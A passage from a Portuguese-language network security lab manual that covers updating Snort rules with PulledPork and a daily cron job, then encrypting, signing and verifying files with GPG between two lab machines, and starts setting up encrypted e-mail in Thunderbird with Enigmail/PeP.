7. Vamos testar as configurações do PulledPork, e fazer o download das listas de regras mais atualizadas.

```
# pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

<https://github.com/shirkdog/pulledpork>

```
----- -----
`---,\` )
`---\` /   PulledPork v0.7.4 - Helping you protect your bitcoin wallet!
`---\`/
.-~---.Y|\\"_ Copyright (C) 2009-2017 JJ Cummings, Michael Shirk
@/_       / 66\_ and the PulledPork Team!
|   \ \ _(")
\  /-| ||'--' Rules give me wings!
\_\ \_\\
~~~~~
```

(...)

Rule Stats...

```
New:-----33914
Deleted:---0
Enabled Rules:----10841
Dropped Rules:----0
Disabled Rules:---23073
Total Rules:-----33914
```

IP Blacklist Stats...

```
Total IPs:-----1470
```

Done

Please review /var/log/sid_changes.log for additional details

Fly Piggy Fly!

Se tudo deu certo, o PulledPork deve ter consolidado as regras baixadas no arquivo **/etc/snort/rules/snort.rules**. Verifique o tamanho e o número de linhas desse arquivo.

```
# du -sk /etc/snort/rules/snort.rules
18380 /etc/snort/rules/snort.rules
```

```
# wc -l /etc/snort/rules/snort.rules
38155 /etc/snort/rules/snort.rules
```

8. Finalmente, basta indicar ao Snort que esse arquivo seja usado em sua inicialização. Insira a linha `include $RULE_PATH/snort.rules` ao final do arquivo `/etc/snort/snort.conf`.

```
# echo 'include $RULE_PATH/snort.rules' >> /etc/snort/snort.conf
```

Pare todas as instâncias do Snort. Em seguida, inicie-o, e verifique seu uso de memória e processamento.

```
# systemctl stop snort
# ps auxwm | grep '^snort'
```

```
# systemctl start snort
```

```
# ps -eo 'rss,comm' | grep 'snort$'
548016 snort
```

```
# ps -eo 'cputime,comm' | grep 'snort$'
00:00:18 snort
```

9. Para que as regras se mantenham atualizadas, é necessário atualizá-las periodicamente. Crie um novo arquivo no diretório `/etc/cron.daily` que atualize as regras diariamente, com o seguinte conteúdo:

```
#!/bin/sh

test -x /usr/local/bin/pulledpork.pl || exit 0
/usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

Verifique que o usuário/grupo dono e permissões do arquivo estão corretos.

```
# chown root.root /etc/cron.daily/pulledpork
# chmod 0755 /etc/cron.daily/pulledpork
```

Referências

- [1] Novak, J. e Sturges, S. (2007). Target-Based TCP Stream Reassembly. [online] Pld.cs.luc.edu. Disponível em: http://pld.cs.luc.edu/courses/447/sum08/class5/novak,sturges.stream5_reassembly.pdf [Acessado em 4 Set. 2018].

Sessão 8: Autenticação, autorização e certificação digital

1) Uso de criptografia simétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, descubra quais cifras simétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).

```
$ hostname  
FWGW1-A
```

```
$ gpg --version | grep Cipher -A1  
Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,  
CAMELLIA128, CAMELLIA192, CAMELLIA256
```

2. Crie um arquivo **teste.txt** com qualquer conteúdo. Criptografe-o usando a cifra simétrica AES256, com senha **rnpesr**. Em seguida, copie o arquivo cifrado resultante para o diretório *home* do usuário **aluno**, na máquina *LinServer-G*, usando o comando **scp**.

```
$ echo 'teste de cifragem' > teste.txt
```

```
$ gpg --symmetric --cipher-algo AES256 teste.txt
```

```
$ ls teste.txt*  
teste.txt  teste.txt.gpg
```

```
$ scp teste.txt.gpg aluno@172.16.1.10:~  
teste.txt.gpg  
0.1KB/s  00:00 100%   94
```

3. Na máquina *LinServer-G*, tente descriptografar o arquivo copiado. Seu conteúdo permanece o mesmo?

```
$ hostname  
LinServer-A
```

```
$ ls teste.txt*
teste.txt.gpg
```

```
$ gpg -o teste.txt.out -d teste.txt.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
```

```
$ cat teste.txt.out
teste de cifragem
```

2) Uso de criptografia assimétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, descubra quais cifras assimétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).

```
$ hostname
FWGW1-A
```

```
$ gpg --version | grep Pubkey
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA
```

2. Vamos fazer um exercício de criptografia usando chaves assimétricas entre dois usuários fictícios, Alice (operando na máquina *FWGW1-G*) e Bobby (operando na máquina *LinServer-G*). Vamos começar por Alice—gere um par de chaves assimétricas RSA padrão, com 4096 bits e sem data de expiração para ela, usando o programa **gpg**. O e-mail de Alice será alice@seg12.esr.rnp.br, e a senha de acesso à chave será **rnpesr123**.

```
$ gpg --gen-key
```

```
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.
```

Please select what kind of key you want:

- (1) RSA and RSA (default)
- (2) DSA and Elgamal
- (3) DSA (sign only)
- (4) RSA (sign only)

Your selection? 1

RSA keys may be between 1024 and 4096 bits long.

What keysize do you want? (2048) 4096

Requested keysize is 4096 bits

Please specify how long the key should be valid.

- 0 = key does not expire
- <n> = key expires in n days
- <n>w = key expires in n weeks
- <n>m = key expires in n months
- <n>y = key expires in n years

Key is valid for? (0) 0

Key does not expire at all

Is this correct? (y/N) y

You need a user ID to identify your key; the software constructs the user ID from the Real Name, Comment and Email Address in this form:

"Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: Alice

Email address: alice@seg12.esr.rnp.br

Comment:

You selected this USER-ID:

"Alice <alice@seg12.esr.rnp.br>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? 0

You need a Passphrase to protect your secret key.

Nesse momento o **gpg** irá informar que precisa de um grande número de bytes aleatórios para ter entropia na geração de números primos usada no algoritmo RSA. Aperte teclas quaisquer no teclado até que a chave seja gerada, como mostrado abaixo:

```
gpg: /home/aluno/.gnupg/trustdb.gpg: trustdb created
gpg: key 209411F7 marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
pub 4096R/209411F7 2018-09-06
      Key fingerprint = 2D01 2274 8A9A 180C E269 B387 113A A4ED 2094 11F7
uid          Alice <alice@seg12.esr.rnp.br>
sub 4096R/B2CCF948 2018-09-06
```

3. No caso da máquina *LinServer-G*, a entropia mesmo após digitar um grande número de teclas é baixa, pois há menor número de fontes de aleatoriedade (como o fato de não estar conectado à uma rede pública via eth0, por exemplo). Ao invés de "cansar o braço" digitando caracteres no passo de geração de chaves, instale o pacote `rng-tools` e rode o comando `rngd -r /dev/urandom`:

```
# hostname
LinServer-A
```

```
# apt-get install rng-tools
```

```
# rngd -r /dev/urandom
```

4. Agora sim, vamos agora gerar a chave de Bobby, na máquina *LinServer-G*. Repita o procedimento do passo (2), alterando o nome de usuário para Bobby e o email para bobby@seg12.esr.rnp.br.

```
$ hostname
LinServer-A
```

```
$ gpg --gen-key
(...)
```

```
gpg: /home/aluno/.gnupg/trustdb.gpg: trustdb created
gpg: key EAD0CF1F marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
pub 4096R/EAD0CF1F 2018-09-06
      Key fingerprint = 23CF A392 6118 B50A 9115 B1D2 D42E AF5D EAD0 CF1F
uid          Bobby <bobby@seg12.esr.rnp.br>
sub 4096R/4A677FB6 2018-09-06
```

5. Temos que exportar as chaves públicas de ambos os usuários, copiá-las para a máquina remota, e importá-las. Comece pela chave de Alice, exportando-a em formato *ASCII armored*; em seguida, copie-a para a máquina *LinServer-G* usando o `scp`, importe-a usando `gpg --import` e assine a chave.

Na máquina *FWGW1-G*, execute:

```
$ hostname
FWGW1-A
```

```
$ gpg --armor --export Alice > alice_public.asc
```

```
$ scp alice_public.asc aluno@172.16.1.10:~
alice_public.asc                                100% 3083
3.0KB/s   00:00
```

Agora, na máquina *LinServer-G*, execute:

```
$ hostname
LinServer-A
```

```
$ gpg --import alice_public.asc
gpg: key 209411F7: public key "Alice <alice@seg12.esr.rnp.br>" imported
gpg: Total number processed: 1
gpg:                      imported: 1 (RSA: 1)
```

Valide a chave recebida com o remetente (por exemplo, verificando que o *fingerprint* está de fato correto), e posteriormente assine-a como mostrado a seguir.

```
$ gpg --edit-key Alice
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

```
pub 4096R/209411F7 created: 2018-09-06 expires: never usage: SC
      trust: unknown validity: unknown
sub 4096R/B2CCF948 created: 2018-09-06 expires: never usage: E
[ unknown] (1). Alice <alice@seg12.esr.rnp.br>
```

```
gpg> fpr
pub 4096R/209411F7 2018-09-06 Alice <alice@seg12.esr.rnp.br>
Primary key fingerprint: 2D01 2274 8A9A 180C E269 B387 113A A4ED 2094 11F7
```

```
gpg> sign
```

```
pub 4096R/209411F7 created: 2018-09-06 expires: never usage: SC
      trust: unknown validity: unknown
Primary key fingerprint: 2D01 2274 8A9A 180C E269 B387 113A A4ED 2094 11F7
Alice <alice@seg12.esr.rnp.br>
```

Are you sure that you want to sign this key with your
key "Bobby <bobby@seg12.esr.rnp.br>" (EAD0CF1F)

Really sign? (y/N) y

You need a passphrase to unlock the secret key for
user: "Bobby <bobby@seg12.esr.rnp.br>"
4096-bit RSA key, ID EAD0CF1F, created 2018-09-06

```
gpg> check
uid Alice <alice@seg12.esr.rnp.br>
sig!3 209411F7 2018-09-06 [self-signature]
sig! EAD0CF1F 2018-09-06 Bobby <bobby@seg12.esr.rnp.br>
```

```
gpg> quit
Save changes? (y/N) y
```

6. Faça o procedimento reverso, exportando/copiando/importando e assinando a chave de Bobby na máquina de Alice. Lembre-se que o **ssh** para a máquina *FWGW1-G* é permitido apenas a partir da Intranet, então pode ser mais interessante iniciar o procedimento de cópia a partir do firewall, e não da máquina *LinServer-G*.

Primeiro, na máquina *LinServer-G*, vamos exportar a chave:

```
$ hostname  
LinServer-A
```

```
$ gpg --armor --export Bobby > bobby_public.asc
```

Como não há regra que permita *ssh* da DMZ para a máquina *FWGW1-G*, vamos fazer a cópia no sentido inverso:

```
$ hostname  
FWGW1-A
```

```
$ scp aluno@172.16.1.10:~/bobby_public.asc ~  
bobby_public.asc  
3.0KB/s 00:00  
100% 3083
```

Agora, basta importar e assinar a chave:

```
$ gpg --import bobby_public.asc  
gpg: key EAD0CF1F: public key "Bobby <bobby@seg12.esr.rnp.br>" imported  
gpg: Total number processed: 1  
gpg:                      imported: 1 (RSA: 1)
```

```
$ gpg --edit-key Bobby  
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.
```

```
pub 4096R/EAD0CF1F created: 2018-09-06 expires: never usage: SC  
      trust: unknown validity: unknown  
sub 4096R/4A677FB6 created: 2018-09-06 expires: never usage: E  
[ unknown] (1). Bobby <bobby@seg12.esr.rnp.br>
```

```
gpg> fpr  
pub 4096R/EAD0CF1F 2018-09-06 Bobby <bobby@seg12.esr.rnp.br>  
Primary key fingerprint: 23CF A392 6118 B50A 9115 B1D2 D42E AF5D EAD0 CF1F
```

```
gpg> sign

pub 4096R/EAD0CF1F created: 2018-09-06 expires: never usage: SC
      trust: unknown validity: unknown
Primary key fingerprint: 23CF A392 6118 B50A 9115 B1D2 D42E AF5D EAD0 CF1F

Bobby <bobby@seg12.esr.rnp.br>

Are you sure that you want to sign this key with your
key "Alice <alice@seg12.esr.rnp.br>" (209411F7)

Really sign? (y/N) y

You need a passphrase to unlock the secret key for
user: "Alice <alice@seg12.esr.rnp.br>"
4096-bit RSA key, ID 209411F7, created 2018-09-06
```

```
gpg> check
uid Bobby <bobby@seg12.esr.rnp.br>
sig!3 EAD0CF1F 2018-09-06 [self-signature]
sig! 209411F7 2018-09-06 Alice <alice@seg12.esr.rnp.br>
```

```
gpg> quit
Save changes? (y/N) y
```

7. Agora, vamos fazer o teste de criptografia assimétrica propriamente dito. Na máquina *FWGW1-G*, verifique que as chaves estão de fato disponíveis. Em seguida, criptografe um documento de texto com conteúdo qualquer com a chave pública de Bobby, envie para a máquina *LinServer-G*, e tente decriptá-lo usando a chave privada de Bobby.

Na máquina *FWGW1-G*, vamos verificar se as chaves estão disponíveis:

```
$ hostname
FWGW1-A
```

```
$ gpg --list-keys
gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0  valid: 1  signed: 1  trust: 0-, 0q, 0n, 0m, 0f, 1u
gpg: depth: 1  valid: 1  signed: 0  trust: 1-, 0q, 0n, 0m, 0f, 0u
/home/aluno/.gnupg/pubring.gpg
-----
pub  4096R/209411F7 2018-09-06
uid            Alice <alice@seg12.esr.rnp.br>
sub  4096R/B2CCF948 2018-09-06

pub  4096R/EAD0CF1F 2018-09-06
uid            Bobby <bobby@seg12.esr.rnp.br>
sub  4096R/4A677FB6 2018-09-06
```

Perfeito. Vamos criar um documento `asym.txt` com conteúdo qualquer e criptografá-lo com a chave pública de Bobby, e finalmente copiá-lo para a máquina *LinServer-G*:

```
$ echo 'teste assimetrico' > asym.txt
```

```
$ gpg -e -r Bobby asym.txt
```

```
$ ls asym.*  
asym.txt  asym.txt.gpg
```

```
$ scp asym.txt.gpg aluno@172.16.1.10:~  
asym.txt.gpg                                         100%  614  
0.6KB/s   00:00
```

Na máquina *LinServer-G*, vamos tentar decriptar o arquivo com a chave privada de Bobby:

```
$ hostname  
LinServer-A
```

```
$ ls asym.*  
asym.txt.gpg
```

```
$ gpg -o asym.txt -d asym.txt.gpg

You need a passphrase to unlock the secret key for
user: "Bobby <bobby@seg12.esr.rnp.br>"

4096-bit RSA key, ID 4A677FB6, created 2018-09-06 (main key ID EAD0CF1F)

gpg: encrypted with 4096-bit RSA key, ID 4A677FB6, created 2018-09-06
    "Bobby <bobby@seg12.esr.rnp.br>"
```

```
$ cat asym.txt
teste assimetrico
```

8. Vamos agora testar a assinatura digital de arquivos. Começando a partir da máquina *LinServer-G*, crie um arquivo texto com conteúdo qualquer. Assine-o com a chave privada de Bobby, e copie o arquivo para a máquina *FWGW1-G*. Finalmente, verifique a assinatura usando o *keyring* de Alice.

Na máquina *LinServer-G*, vamos criar um arquivo com conteúdo qualquer e assiná-lo usando a chave privada de Bobby, em texto claro (opção **--clearsign**):

```
$ hostname
LinServer-A
```

```
$ echo 'teste assinatura' > sign.txt
```

```
$ gpg --clearsign sign.txt
```

```
You need a passphrase to unlock the secret key for
user: "Bobby <bobby@seg12.esr.rnp.br>"

4096-bit RSA key, ID EAD0CF1F, created 2018-09-06
```

```
$ ls sign.txt*
sign.txt      sign.txt.asc
```

Note que tanto o conteúdo do arquivo quanto a assinatura estão em texto claro, uma vez que a mensagem foi apenas assinada (e não criptografada).

```
$ cat sign.txt.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

teste assinatura
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iQIcBAEBAgAGBQJbkQzSAAoJENQur13q0M8fuDIP/Rhid0LBw1jzir/gqNHHk4wy
1gfubA7Rc8KG1D07vK/KHbk3PCP+Z15xKNm5A3WV02XRWZYsy6rTolrJ8AkqBP90
k0sgmDeBOxIQwztfWiVXF/Nm5jPzmbczVvTloCY+nHWKVjnP4ryWWi9pAmXjFNG1
7+Th0QbQAmLMBKxA8kivr2SF7DjcC8oC2HDpzc3+VIBi4TgPRLcu3caEyI94zqHH
X5AKivyVi+G6/KywG3WNIYcg1VPvg7s8I0a6fdQF25bj/DUyN1lwfe1PmST2A0Ap
1u4vkWsRV7yMeNANTQ6+0DL/Vvv/JeZOJJOWTUwSJq/2QyFKPzDhAFg0k06MIgCx
ca0d0tqeCElWo1GfvBP+1j3Zo2dxR2BUSbelleKEn6n1D3uIsB325SPQzcm7FdDj
9F77QjIPquK1GJzHVIjVv/GQoWY05BWpGIhwUXW3SEnZjQi3UDD1IJJH/8GIxYFY
TpMSi6DL9Q4SBYBeWwV/dZqebkNII4Ire56bxcKT3G9qko7ISv27WmlZ1TSUsKud
S2Zprb7wMXgpJgXvFFw/+XrhNGTbPAzv9/I1khy1KmuxgQzpD7xXMJ0XVEfkdQhK
mbRf1EKVob9X+urzcmfbn/3FLtG6kPFa0Xxwv00KhIPSpwgA2mhL0tMKq0mm0+bb
mk0WjV3ZzHIWi7sZ2LHH
=63dA
-----END PGP SIGNATURE-----
```

Vamos copiar o arquivo para a máquina *FWGW1-G* (lembrando que a cópia deve ser iniciada no sentido inverso, devido às regras de firewall), e verificar a assinatura.

```
$ hostname
FWGW1-A
```

```
$ scp aluno@172.16.1.10:~/sign.txt.asc ~
sign.txt.asc                                         100%   883
0.9KB/s   00:00
```

```
$ gpg --verify sign.txt.asc
gpg: Signature made Thu 06 Sep 2018 07:17:38 AM EDT using RSA key ID EAD0CF1F
gpg: Good signature from "Bobby <bobby@seg12.esr.rnp.br>"
```

9. Finalmente, vamos "juntar tudo". Da máquina *FWGW1-G*, crie um arquivo texto com conteúdo qualquer e (1) assine-o com a **chave privada de Alice**, e (2) criptografe-o com a **chave pública de Bobby**. Copie o arquivo para a máquina *LinServer-G*, decripte-o e verifique sua assinatura.

Na máquina *FWGW1-G*, vamos criar um arquivo com conteúdo qualquer, assiná-lo, criptografá-lo e enviar para a máquina *LinServer-G*:

```
$ hostname  
FWGW1-A
```

```
$ echo 'teste assinatura e criptografia assimetrica' > sign-asym.txt
```

```
$ gpg -s -e -r Bobby sign-asym.txt
```

```
You need a passphrase to unlock the secret key for  
user: "Alice <alice@seg12.esr.rnp.br>"  
4096-bit RSA key, ID 209411F7, created 2018-09-06
```

```
$ ls sign-asym.txt*  
sign-asym.txt  sign-asym.txt.gpg
```

```
$ scp sign-asym.txt.gpg aluno@172.16.1.10:~  
sign-asym.txt.gpg  
1.2KB/s  00:00  
100% 1207
```

Agora, na máquina *LinServer-G*, basta invocar a opção **-d** do **gpg**. Além de decriptar o arquivo, sua assinatura será verificada.

```
$ hostname  
LinServer-A
```

```
$ gpg -o sign-asym.txt -d sign-asym.txt.gpg
```

```
You need a passphrase to unlock the secret key for  
user: "Bobby <bobby@seg12.esr.rnp.br>"  
4096-bit RSA key, ID 4A677FB6, created 2018-09-06 (main key ID EAD0CF1F)  
  
gpg: encrypted with 4096-bit RSA key, ID 4A677FB6, created 2018-09-06  
      "Bobby <bobby@seg12.esr.rnp.br>"  
gpg: Signature made Thu 06 Sep 2018 07:24:59 AM EDT using RSA key ID 209411F7  
gpg: Good signature from "Alice <alice@seg12.esr.rnp.br>"
```

```
$ cat sign-asym.txt  
teste assinatura e criptografia assimetrica
```

3) Uso de criptografia assimétrica em e-mails



Esta atividade será realizada em sua máquina física.

Vamos agora testar o procedimento de criptografia assimétrica usado na atividade (2) em um cenário mais prático: no envio e recebimento de e-mails.

1. Crie uma conta de e-mail gratuita no serviço GMail, do Google.
2. Em sua máquina física, instale o programa *gpg4win* (que pode ser baixado em <https://www.gpg4win.org/download.html>). Durante a instalação, aceite todas as opções padrão, e desmarque a caixa *Executar Kleopatra* ao final do processo de instalação.
3. Em sua máquina física, instale o cliente de e-mail *Mozilla Thunderbird* (que pode ser baixado em <https://www.thunderbird.net/pt-BR/thunderbird/all/>). Durante a instalação, aceite todas as opções padrão.
4. Ao abrir o Thunderbird, adicione a conta de e-mail criada no passo (1), como mostra a imagem a seguir:




Figura 49: Adicionando uma conta de e-mail ao Thunderbird

5. No Thunderbird, navegue no menu localizado no canto superior direito. Clique em *Extensões > Extensões*. No canto superior da janela, pesquise por *enigmail* e pressione ENTER. O primeiro resultado, a extensão *Enigmail*, é o que queremos: clique no botão *Adicionar ao Thunderbird > Instalar agora*.
6. Desde a versão 2.0.0 do *Enigmail*, lançada em março de 2018, o modo padrão de operação é o *Enigmail/PeP*. O *PeP* (*pretty Easy privacy* cujo website é <https://www.pep.security/>) é uma implementação de segurança para e-mails com o objetivo expresso de ser simples e de baixa configuração. Para o nosso cenário, isso significa:

- Geração automática de pares de chaves assimétricas
- Distribuição automática de chaves públicas via anexo ou *upload* para servidores de chaves (*keyservers*)
- Criptografia e assinatura automática de mensagens

7. Vamos testar esses conceitos. Envie uma mensagem para o seu colega usando o Thunderbird. Caso o *Enigmail/PeP* esteja funcionando corretamente, o botão *Habilitar a Proteção* deverá estar marcado no centro da tela:




Figura 50: PeP habilitado no Thunderbird

Clicando no botão *Seguro & Confiável* na base da janela, o *Enigmail/PeP* mostra que o envio de mensagens será feito de forma segura (i.e. criptografada) e confiável (i.e. assinada), como mostra a imagem a seguir:

